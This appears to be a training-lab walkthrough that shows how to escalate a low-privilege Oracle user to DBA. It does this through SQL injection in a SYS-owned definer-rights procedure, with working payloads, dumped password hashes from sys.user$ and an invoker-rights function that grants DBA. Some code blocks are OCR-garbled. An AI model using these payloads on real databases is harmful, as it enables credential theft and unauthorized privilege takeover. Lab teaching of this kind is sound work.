

Challenge 22

Login to the oracle database based on the following information

[Level: Intermediate]

Username: user1

Password: password1

IP: 192.168.2.12

Port: 1521

SID: XE

- List the permissions/privileges of current user. (exploit sys created procedure)
- Escalate privileges and become DBA

You can login to the oracle port using razorsql.


The screenshot shows the 'Connection Profiles' window in RazorsQL. The 'Add Connection Profile' tab is active. The configuration is as follows:

- Profile Name:** user1
- Login:** user1
- Password:** [masked]
- Driver Class:** oracle.jdbc.driver.OracleDriver
- Driver Location:** ::\Program Files (x86)\RazorSQL\drivers\oracle\ora18n.jar
- JDBC URL:** jdbc:oracle:thin:@192.168.2.12:1521:XE
- Auto Commit:** On
- SQL Restrictions:** None
- Transaction Isolation:** Default
- Connect at Startup:** [unchecked]

Buttons at the bottom: CONNECT, ADD PROFILE, COPY PROFILE, DELETE PROFILE.

List your current privileges by issuing the query:

Select * from session_privs



You will notice that you only have 2 privileges:

CREATE SESSION

CREATE PROCEDURE

Note: It may be possible that other users of SQLi lab who have finished the challenge might have made this user a DBA, thus make sure you revoke the DBA role from this user if that is the case.

You can issue the command:

revoke dba from user1


This will drop the DBA role from user1 and you can now practice making it a DBA.

Please verify that you only see 2 privileges listed for this user when you issue the query:

*Select * from session_privs*


The advantage of using a GUI client like razorsql is that you can list other user's schema and browse the objects present in their schema.


We will expand the SYS schema and look for procedures made by SYS user:



Note that while most of them are default procedures, there is one particular procedure called GET_CUST which appears to be a custom written procedure by SYS user.

You can view the course code of this procedure by right clicking and then clicking view contents





Note the line 5 in the procedure:

```
lv_stmt varchar2(32767):='select name from customers where ID= '' || id || '' ' ;
```

This line is vulnerable to SQL Injection. Thus, if we can execute this procedure and inject our SQL into this procedure, then the procedure will be executed with privileges of DEFINER of the procedure which in this case is SYS.


Let's verify if we can execute this procedure.

```
begin
```

```
SYS.GET_CUST('1');
```


```
end;
```

The procedure executed successfully. You can see the output:



Now, we can verify if it's vulnerable to SQLI by injecting a single quote in the argument of the procedure. Note: we need to escape the quote:

```
begin
SYS.GET_CUST('1''');
end;
```



```
1 begin
2 SYS.GET_CUST('1''');
3 end;
```

```
Output
1 debug:select name from customers where ID= '1''
2 -17560RA-01756: quoted string not properly terminated
```

Note that Oracle returns an error as the resulting SQL statement has an unbalanced single-quote

```
select name from customers where ID= '1''
```

lets try to inject SQL into it:

```
begin
SYS.GET_CUST('1'' union select user from dual--');
end
```

```
begin
SYS.GET_CUST('1'' union select password from sys.user$--');
end;
```

As our injected SQL executes with permission of SYS user, we can now read password hashes:

```

1 begin
2 SYS.GET_CUST('1' union select password from sys.user***);
3 end;
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29

```

```

1 debug:select name from customers where ID= '1' union select password from sys.us
2 name of company is :0A5E75B9BF35B9F6
3 name of company is :0A9C1C30C55EA91D
4 name of company is :0B65FF182A1399D1
5 name of company is :15B343EF3B3AF9F5
6 name of company is :286E1EA8F2CFD262
7 name of company is :45B1C0C3BB1D853C
8 name of company is :4A3BA55E08595C81
9 name of company is :4C6D73C3E8B0F0DA
10 name of company is :72979A94BAD2AF80
11 name of company is :8595E5780F53F183
12 name of company is :B609FFF1D775C976
13 name of company is :D1D21CA56994CAB6
14 name of company is :DC4FCC8CB69A6733
15 name of company is :Dummy Customer1
16 name of company is :E066D214D5421CCC
17 name of company is :E2138E232061DBF0
18 name of company is :E76A6BD999EF9FF1
19 name of company is :ED046D2CDEA08489
20 name of company is :F894844C34402B67
21 name of company is :anonymous
22 name of company is :
23
24
25
26
27
28
29

```

How to become DBA:

To become DBA we can now create a function which execute a statement 'GRANT DBA to USER1' and then inject this function into the vulnerable procedure. The end result will be that SYS will execute our malicious function and thus grant our user DBA role.

Note: In Oracle by default all objects execute with privileges of definer (the schema in which they belong). To change the permission from definer to invoker, we need to specify a keyword **authid current_user** while creating that object. This will drop its permissions and it will be executed with the privilege of the person executing it.

Lets create a function:

```

CREATE OR REPLACE FUNCTION "GETDBA" return varchar
authid current_user as
pragma autonomous_transaction;

BEGIN

EXECUTE IMMEDIATE 'GRANT DBA TO USER1';

COMMIT;

return 'owned';

```




```
END;
```

```
CREATE OR REPLACE FUNCTION "GETDBA" return varchar
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO USER1';
COMMIT;
return 'owned';
END;
```

Note that we marked our malicious function as `authid current_user` as we want it to execute with the permissions of invoker. When we inject this function in `SYS.GET_CUST()` then `SYS` will invoke our function and `authid current_user` ensures that `SYS` executes it with his own privilege. Without this keyword, the function will be executed with the privilege of `USER1` and that will defeat a privilege execution attack.

Now we can inject our function into vulnerable procedure:


```
begin
SYS.GET_CUST('1" and user1.getdba() is null-- ');
end;
```



Note that no errors are returned. Hopefully, this will mean that we should now have dba role:

Now, if you login again as `user1`, you will see you are `DBA`. You can verify this by issuing the query:

Select `*` from `session_privs`:



Please be considerate for other users and issue the following 2 query:

Drop function GETDBA;

And then

revoke dba from user1